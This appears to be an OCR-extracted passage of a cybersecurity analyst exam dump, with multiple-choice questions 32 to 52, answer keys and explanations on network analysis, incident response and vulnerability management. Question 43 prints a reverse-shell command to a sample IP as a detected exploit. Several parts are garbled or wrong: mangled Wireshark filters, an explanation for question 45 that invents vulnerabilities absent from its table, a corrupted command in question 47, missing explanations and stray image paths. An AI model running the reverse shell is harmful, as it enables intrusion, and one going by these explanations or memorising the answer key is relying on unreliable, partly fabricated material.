Explanation:
The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:


function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short }
This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

QUESTION 32
A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }
B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }
D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Correct Answer: B
Section:
Explanation:
The function that would help the analyst identify IP addresses from the same country is:
function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

QUESTION 33
A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:



Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?


A. Ask the web development team to update the page contents
B. Add the IP address allow listing for control panel access
C. Purchase an appropriate certificate from a trusted root CA
D. Perform proper sanitization on all fields

Correct Answer: D
Section:
Explanation:
The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious

scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

QUESTION 34

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:



```
Nmap scan report for officerokuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
80/tcp     open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?

A. wh4dc-748gy.lan (192.168.86.152)
B. lan (192.168.86.22)
C. imaging.lan (192.168.86.150)
D. xlaptop.lan (192.168.86.249)
E. p4wnp1_aloa.lan (192.168.86.56)

Correct Answer: E
Section:
Explanation:
The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official
Reference: https://github.com/mame82/P4wnP1_aloa

QUESTION 35
When starting an investigation, which of the following must be done first?

A. Notify law enforcement
B. Secure the scene
C. Seize all related evidence
D. Interview the witnesses

Correct Answer: B
Section:
Explanation:
The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

QUESTION 36
Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A. The lead should review what is documented in the incident response policy or plan
B. Management level members of the CSIRT should make that decision
C. The lead has the authority to decide who to communicate with at any t me
D. Subject matter experts on the team should communicate with others within the specified area of expertise

Correct Answer: A
Section:
Explanation:
The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

QUESTION 37
A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A. Firewall logs
B. Indicators of compromise
C. Risk assessment
D. Access control lists

Correct Answer: B
Section:
Explanation:
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

QUESTION 38
An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

A. Beaconing
B. Cross-site scripting
C. Buffer overflow
D. PHP traversal

Correct Answer: A
Section:

QUESTION 39
A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

A. Change the display filter to f cp. accive. pore
B. Change the display filter to tcg.port=20
C. Change the display filter to f cp-daca and follow the TCP streams
D. Navigate to the File menu and select FTP from the Export objects option

Correct Answer: C
Section:
Explanation:
The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

QUESTION 40
A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

A. SLA
B. MOU
C. NDA
D. Limitation of liability

Correct Answer: A
Section:
Explanation:
SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

QUESTION 41
Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A. Command and control
B. Actions on objectives
C. Exploitation
D. Delivery

Correct Answer: A
Section:
Explanation:
Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

QUESTION 42
A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

A. External
B. Agent-based
C. Non-credentialed
D. Credentialed

Correct Answer: B
Section:
Explanation:
Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

QUESTION 43
A security analyst detects an exploit attempt containing the following command:

```
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
```

Which of the following is being attempted?

A. RCE
B. Reverse shell
C. XSS
D. SQL injection

Correct Answer: B


Section:
Explanation:
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

QUESTION 44
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

A. Scope
B. Weaponization
C. CVSS
D. Asset value

Correct Answer: B
Section:
Explanation:
Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

QUESTION 45
An analyst is reviewing a vulnerability report for a server environment with the following entries:



Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

A. 10.101.27.98
B. 54.73.225.17
C. 54.74.110.26
D. 54.74.110.228

Correct Answer: D
Section:
Explanation:
The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

QUESTION 46
A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

A. Credentialed network scanning
B. Passive scanning
C. Agent-based scanning
D. Dynamic scanning

Correct Answer: C
Section:
Explanation:
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

QUESTION 47
A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

A. function x() { info=$(geoiplookup $1) && echo '$1 | $info' }
B. function x() { info=$(ping -c 1 $1 | awk -F '/' 'END{print $5}') && echo '$1 | $info' }
C. function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F '.in-addr' '{print $1} ').origin.asn.cymru.com TXT +short) && echo '$1 | $info' }
D. function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo '$1 | $info' }

Correct Answer: C
Section:
Explanation:
The function that can be used on a shell script to identify anomalies on the network routing most accurately is:
function x() { info=(dig(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }
This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

QUESTION 48
There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators
B. Improve employee training and awareness
C. Increase password complexity standards
D. Deploy mobile device management

Correct Answer: B
Section:
Explanation:
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

QUESTION 49
Which of the following is the best way to begin preparation for a report titled 'What We Learned' regarding a recent incident involving a cybersecurity breach?

A. Determine the sophistication of the audience that the report is meant for
B. Include references and sources of information on the first page
C. Include a table of contents outlining the entire report
D. Decide on the color scheme that will effectively communicate the metrics

Correct Answer: A
Section:
Explanation:
The best way to begin preparation for a report titled ''What We Learned'' regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

QUESTION 50
A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

A. Upload the binary to an air gapped sandbox for analysis
B. Send the binaries to the antivirus vendor
C. Execute the binaries on an environment with internet connectivity
D. Query the file hashes using VirusTotal

Correct Answer: A
Section:
Explanation:
The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

QUESTION 51
Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM
B. SIEM
C. SOAR
D. QVVASP

Correct Answer: C
Section:
Explanation:
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

QUESTION 52
After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid

B. Transfer
C. Accept
D. Mitigate


Correct Answer: A
Section:
Explanation:
